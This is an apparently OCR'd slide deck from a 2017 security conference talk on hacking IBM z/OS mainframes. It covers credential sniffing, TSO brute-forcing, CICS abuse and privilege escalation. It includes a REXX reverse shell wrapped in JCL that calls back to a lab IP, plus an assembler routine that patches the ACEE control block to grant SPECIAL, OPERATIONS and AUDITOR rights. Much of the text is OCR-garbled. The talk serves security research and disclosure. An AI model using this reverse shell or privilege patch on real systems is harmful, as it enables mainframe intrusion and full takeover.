

# Dealing the perfect hand

### Shuffling memory blocks on z/OS

#### Ayoub ELAASSAL ayoub.elaassal@wavestone.com @ayoul3\_\_\_

# What people think of when I talk about mainframes



The reality: IBM zEC 13 technical specs:
10 TB of RAM
141 processors, 5 GHz
Dedicated processors for JAVA, XML and UNIX

Cryptographic chips...

Badass Badass Badass !!

So what...who uses those anymore ?





#### ISUZU NORTH AMERICA NETWORK

****	*****	****	****	*****	****	****
****	*****	****	****	*****	****	****
****	****	****	****	****	****	****
****	****	****	****	****	****	****
****	****	****	****	****	****	****
****	****	****	****	****	****	****
****	*****	*****	*****	*****	*****	*****
****	*****	******	******	*****	*****	******

#### TYPE ONE OF THE FOLLOWING:

TAO	< EMAIL/CALENDARS.	CICS3	< AIMI PROD ONLINE.
TS0	< MVS TS0.	CICS4	< AIMI TEST ONLINE.

https://mainframesproject.tumblr.com

TN3270

#### About me

Pentester at Wavestone, mainly hacking Windows and Unix stuff

First got my hands on a mainframe in 2014...Hooked ever since

When not hacking stuff: Metal and wine

github.com/ayoul3
ayoul3\_\_\_

#### This talk

Why we should care about mainframes

Quick recap on how to execute code on z/OS

Playing with z/OS memory layout

#### Quick recap on how to execute code on z/OS

#### Sniffing credentials

#### Good ol' bruteforce

#### Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !

### The wonders of TN3270

The main protocole to interact with a Mainframe is called TN3270

TN3270 is simply a rebranded Telnet

...Clear text by default



X3270 emulator if you don't have the real thing

### The wonders of TN3270

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@	000000000000000000000000000000000000000	000000000000000000000000000000000000000	00000000000000000000000000000000000000	000000000000000000000000000000000000000	@@@@@@@@@ @@@@@@@@@@@@@ @@@@@@n@@L~@@@@@@ .@		0000000000000000000000000000000000000
p							
+~0.@0	. @. @@	······	000000000000000000000000000000000000000	000000000000000000000000000000000000000	000000000000000000000000000000000000000		````@a.@@
	l~~n@@@@@@a.						
	@@.						
					z`@	@@@@~~~n	@@`
	~nL						
{		к.	`@@~	~~n.K	P`@@@@@@@~~~	n.P	.`@@@@~~~
nL`@@@@~~~n.L`@@~~~nL@~@@@@							
@@@@@`							
@@@@@@~~~n							
@@@@@@@@@} <mark>}@</mark> ~@.@@.@@@@~@.@@@@@@@@@@							
@k@@	P@	.@@@.		zz@@@k	@@`		
Entire conversation (3896 bytes)							
Find	Save As	Print	🔿 ASCII		🔿 Hex Dump	○ C Arrays	○ Raw

### Damn EBCDIC

-							
HITB SECCONF :	2017	&)	2				
{\						ASSET	
MGMT	TO	Contraction of the second s		0	=> EUR0 <=	=	=> TS0
<= <mark>tso</mark> 5:D".	/ 31B			ND UNRECOGNIZED	).D"'EC.E		
.v? ad.							
aeb							
%1.C.6.&at. +=A.5?5?		/8899 ENTER USERID	ag011 A&1B'	224488ah AI <mark>N. !AYOUB5C</mark> .	ana~ <y< td=""><td>x3270aw</td><td>.&amp;&amp;.  TSO/E LOGON .B</td></y<>	x3270aw	.&&. TSO/E LOGON .B
Y Logoff PA1 field C2 YEpt	==> Attention	PA2 ==> Resh	ow.*0.YYou may	request specif	ic help information	F13 ==> Help PF3 by entering a '?'	in any entry
					Userid ===>.FS.Y/ 0K		
					lent ===>. <n.h .RG.YRI.H .O-Nomai</n.h 		
	.YR .HO-Recor						
===>.NS.H					0	.GB.@ Seclabel	
===>.GN.@	.0.IC <mark>IH.</mark>	CAYOU3: A.5?	5?5	A=A.5?	.HICH700011 AYOUB	LAST ACCESS AT	07:46:00 ON
Entire conversa	ition (3896 bytes)						
Entire conversa	(IIIII (2020 DArez)						
Find	Save As	Print			O Hex Dump	🔿 C Arrays	⊖ Raw

root@Lab:~/ettercap/build/src#

## [DEMO ETTERCAP]

Ettercap dissector by @Mainframed767

I

STONE 13

#### Quick recap on how to execute code on z/OS

Sniffing credentials

Good ol' bruteforce

Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !

### Time Sharing Option (TSO)

#### TSO is the /bin/bash on z/OS

IKJ56420I Userid SLASH not authorized to use TSO

Enter LOGON parameters below:

\*Userid ===> SLASH

Password ===>

#### Tsk tsk tsk... too friendly!

#### Bruteforce

root@Guard:/usr/share/nmap/scripts# nmap 192.168.1.201 -n -p 23 --script=tso-enum.nse --script-args idlist=users.


Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-25 13:56 CEST
Nmap scan report for 192.168.1.201
Host is up (0.12s latency).
PORT STATE SERVICE VERSION
23/tcp open tn3270 IBM Telnet TN3270
| tso-enum:
| TSO User ID:
| TSO User:IBMUSER - Valid User ID
| TSO User:SYSWEB - Valid User ID
| TSO User:AYOUB - Valid User ID
|\_ Statistics: Performed 6 guesses in 3 seconds, average tps: 2

#### Nmap script by @Mainframed767


### Bruteforce is still surprisingly effective

Passwords derived from login

Windows: 5%



Mainframe: 27%



#### Quick recap on how to execute code on z/OS

Sniffing credentials


Good ol' bruteforce

Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !





	x3270-4 192.168.1.20	1	↑ - □ ×
File Options			
INQMAP1 Custo	mer Inquiry		INQ1
Type a customer number.	Then press Enter.		
Customer number	<mark>4</mark> 00000		
Name and address :	DENLLI NEREA 834 NJD RD DENVILLE	IL 07444	

F3=Exit F12=Cancel

21

#### Interactive applications

Most interactive applications on z/OS rely on a middleware called CICS CICS is a combination Drupal and Apache Tomcat...before it was cool (around 1968) Current version is CICS TS 5.4

### CICS: a middleware full of secrets

If we manage to "exit" the application, we can instruct CICS to execute default admin programs (CECI, CEMT, etc.) => rarely secured


CECI offers to execute CICS API functions

As usual, some API functions are particularly interesting!


x3270-4 192.168.1.209

 $\mathbf{T} = \mathbf{D} \mathbf{X}$ 

x3270 K( 🛧 🗆 🗙








# INTRDR = Internal Reader, is the equivalent of /bin/bash. It executes anything it receives


 RESPONSE: NORMAL
 EIBRESP=+0000000000 EIBRESP2=+0000000000

 PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF


### The theory



### The theory



### The theory



### Reverse shell in JCL & REXX

//CICSUSEC JOB (123456),CLASS=A	
//CREATERX EXEC PGM=IEBGENER	
//SYSPRINT DD SYSOUT=*	
ZZSYSIN DD DUMMY	We allocate a new file (datacet)
<pre>//SYSUT2 DD DSN=CICSUSER.iv,</pre>	We allocate a new file (dataset)
<pre>// DISP=(NEW,CATLG,DELETE),SPACE=(TRK,5),</pre>	
<pre>// DCB=(RECFM=FB,LRECL=80,BLKSIZE=27920)</pre>	
ZZSYSUT1 DD *	
/* REXX */rh='192.168.1.11';rp='443';nl ='25'x;	
<pre>t=SOCKET('INITIALIZE','CLIENT',2);t=SOCKET('SOCKET',2,'STREAM','TCP'</pre>	
parse var t socket_rc s . ; if socket_rc <> 0 then do	
t= SOCKET('TERMINATE');exit 1;end	
par1='SOL_SOCKET';t=Socket('SETSOCKOPT',s,par1,'SO_KEEPALIVE','ON	
t=SOCKET('SETSOCKOPT',s,par1,'SO_ASCII','On')	
t=SOCKET('SOCKETSETSTATUS','CLIENT');	
<pre>t=SOCKET('CONNECT',s,'AF_INET' rp rh); t= SOCKET('SEND',s, 'TSO &gt; ')</pre>	
DO FOREVER	
<pre>g_cmd = get_cmd(s);parse = exec_cmd(s,g_cmd);end;exit</pre>	
get_cmd:	Reverse shell in REXX – python-like
<pre>parse arg ss; sox = SOCKET('RECV',ss,10000);parse var sox s_rc;</pre>	$\frac{1}{1}$
parse var sox s_rc s_data_len sd;cmd = DELSTR(sd, LENGTH(sd));return cm	a corinting languago
INLIST: procedure	a scripting language
arg sock, s; do i=1 to words(s);if words(s) = 0 then return 0	
if sock = word(s,i) then return 1;end;return 0	
exec_tso:	
<pre>parse arg do; text = '';u = OUTTRAP('out.'); ADDRESS TSO do;</pre>	
u = OUTTRAP(OFF);DO i = 1 to out.0;text = text  out.i  nl;end;return te	
exec_cmd:	
<pre>parse_arg_sockID, do_it;t=SOCKET('SEND',sockID, exec_tso(do_it)  nl);</pre>	
<pre>ite = SOCKET('SEND',sockID, 'TSO &gt; ');return 1;</pre>	
//SYSOUT DD SYSOUT=*	
//STEP01 EXEC PGM=IKJEFT01,REGION=2048K	
//SYSTSPRT DD SYSOUT=*	
XXSYSTSIN DD *	Execution of the file
EX 'CICSUSER.iv'	
XXSYSIN DD DUMMY	© WAVESTONE 29

root@kali: ~/cics

I

#### root@kali:~#

## [DEMO CICSPWN]

#### Quick recap on how to execute code on z/OS

**Sniffing credentials** 

#### Good ol' bruteforce

#### Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !

### LISTUSER command

READY STUSER JOB03036 \$HASP165 ASMCMP1 ENDED N1 MAXCC=0 CN(INTERNAL) AT CREATED=15.327 NAME=AYOUB OWNER=IBMUSER ER=AYOUB PASS-INTERVAL=180 PHRASEDATE=N/A PASSDATE=17.170 OPERATIONS RESUME DATE=NONE 36:00 HORIZATIONS=NONE LATION-DATA NO-MODEI .-NAME LOGON ALLOWED (TIME) (DAYS) ANYDAY AUTH=USE CONNECT-OWNER=IBMUSER CONNECT-DATE=15.327 LAST-CONNECT=17.187/15:36:00 UACC=NONE CONNECT ATTRIBUTES=NONE CONNECT RESUME DATE=NONE REVOKE DATE=NONE

### Shell on z/OS, now what ?

The most widespread security product on z/OS is RACF. It performs authentication, access control, etc.

There are three main security attributes on RACF :

- Special : access any system resource
- Operations : access all dataset regardless of RACF rules
- Audit : access audit trails and manage logging classes

#### This talk

Why we should care about mainframes

Quick recap on how to execute code on z/OS  $\checkmark$ 

Playing with z/OS memory layout

#### Z architecture

Proprietary CPU (CISC – Big Endian)

Three addressing modes: 23, 31 & 64 bits.

Each instruction has many variants: memory-memory, memory-register, register-register, register-immediate, etc.

16 general purpose registers (0 - 0xF) (+ 49 other registers)


The PSW register holds control flags and the address of the next instruction

#### Security context in memory

z/OS memory is full of control blocks: data structures describing the current state of the system

RACF stores the current user's privileges in the ACEE control block...We just need to find it!

### Security context in memory



#### If we patch byte 38 we're good to go!

## Program State Word (PSW)

JOB02973 935 TEA9951 NOTOMYS DUMD ΠI ITPHT. REASON CODE=00000004 CODE=0C4 FTION SEQ=01948 CPU=0000 TIME=16.20.5 ASID=0053 078D1000 80007F46 ERROR ILC 2 IN  $\mathsf{PSW}$ ΠE ACTIVE LOAD MODULE ADDRESS=00007F30 OFFS NAME=ELV A715000 00007F40 - 00181610 0A0D0700 AT PSW DATA 80000000 80000002 GR 0: 1: 008E19D4 2: 00000040 3: 008E19B0 5: 008FF5E0 4: FD000000 008CBFE0 7: 6: 008FF200 008FCC30 9: 8: 00000000 B: 008FF5E0 A: 80007F36 00006F60 C: D: F: 80007F30 80FE1508 E :

ABEND S0C4, code 4: Protection exception.

## Memory protection

Same concept of virtual memory and paging as in Intel (sorta)

Each page frame (4k) is allocated a 4-bit Storage key + Fetch Protection bit at the CPU level

16 possible Storage key values

- 0-7: system and middleware. 0 is the master key
- 8 : mostly for users
- 9-15 : used by programs that require virtual = real memory

### Program State Word (PSW)

PSW AT TIME OF ERROR 078D1000 Control flags

8 - 11 bit : current protection key, 8 in this case

80007F46

Next instruction

# Memory protection

	Storage keys match	Storage don't match & Fetch bit ON	Storage don't match & Fetch bit OFF
PSW key is zero	Full	Full	Full
PSW key is not zero	Full	None	Read

### Problem state Vs Supervisor state

Some instructions are only available in Supervisor state (kernel mode) :

- Cross memory operations
- Direct Storage Access
- Changing storage keys
- Exit routines
- Listening/editing/filtering system events
- Etc.

### Program State Word (PSW)

PSW AT TIME OF ERROR 078D1000 80007F46 Control flags Next instruction

15 - 16 bit : Problem mode is ON in this case (D = 1101)

Problem mode ~ User mode Supervisor mode ~ Kernel mode

#### How do we get into Supervisor state

APF libraires are extensions of the zOS kernel

Any program present in an APF library can request supervisor mode

Obviously...these libraries are very well protected ! (irony)

# APF hunting on OMVS (Unix)

Every z/OS has an embedded POSIX compliant UNIX running (for FTP, HTTP, etc.)

APF files have extended attributes on OMVS (Unix)

List extended attributes : ls -E Find APF files : Find / -ext a Add APF authorization : extattr +a file

As for setuid bit, if you alter an APF file it loses its extended attribute

# APF hunting on OMVS (Unix)

root@Lab:~#



I


# APF hunting on z/OS

APF libraries on z/OS are akin to directories. They do not lose their APF attribute if we drop programs inside

They are a tad more complicated to enumerate. We need to dive into memory

Control block to the rescue!

## Hunting APF on z/OS... Diving into virtual memory



© WAVESTONE 48

		x3270-4 192.168.1.209	1	 ׾
File	Options		<u> </u>	]
READY		[DEMO ELV.APF]		

# Patching ACEE

000003 000004 000005 000006	** **	PROGRAM PROLOGUE	
000010 000011 000012	*	BALR 12,0 USING *,12	;12 AS BASE REGISTER
000013		MODESET KEY=ZERO,MODE=SUP	;STORAGE KEY=0
000014 000015 000016 000017 000018		L 5,X'224' L 5,X'6C'(5) L 5,X'C8'(5)	;POINTER TO ASCB ;POINTER TO ASXB ;POINTER TO ACEE
000019 000020 000021 000022 000023		NI X'26'(5),X'00' OI X'26'(5),X'B1' NI X'27'(5),X'00' OI X'27'(5),X'80'	;SPE + OPER + AUDITOR ATTR ;UNIVERSAL ACCESS ON
000024 000025 000026 000027 000028 000029	*	XR 15,15 BR 14 ************************************	; EXIT

## The attack flow

Write an ASM program to patch the curent security context

- Locate the ACEE structure in memory
- Patch the privilege bits in memory


Compile and link the program with the Authorized state

Copy it to an APF library with ALTER access

Run it and enjoy SPECIAL privileges

	VIEW 000072	ELV.APF Queue "	AMODE 31"	Columns 00001	00072
	000073	QUEUE "	STM 14,12,12(13)"		
	000074	QUEUE "	BALR 12,0"		
	000075	QUEUE "	USING *,12"		
	000076	QUEUE "	ST 13, SÁVE+4"		
	000077	QUEUE "	LA 13,SAVE"		
	000078	QUEUE "*"			
	000079	QUEUE "	MODESET KEY=ZERO,MOI		
	000080	QUEUE "	L 5,X'224'	POINTER TO ASCB"	
	000081	QUEUE "	L 5,X'6C'(5)	POINTER TO ASXB"	
	000082	QUEUE "	L 5,X'C8'(5)	POINTER TO ACEE"	
	000083	QUEUE "	NI X'26'(5),X'00'"		
	000084	QUEUE "	OI X'26'(5),X'B1'	SPE + OPER + AUDITOR ATTR'	
	000085	QUEUE QUEUE	NI X'27'(5),X'00'"	ALTER ACCESS"	
	000086 000087	QUEUE "*"	OI X'27'(5),X'80'	ALTER ACCESS"	
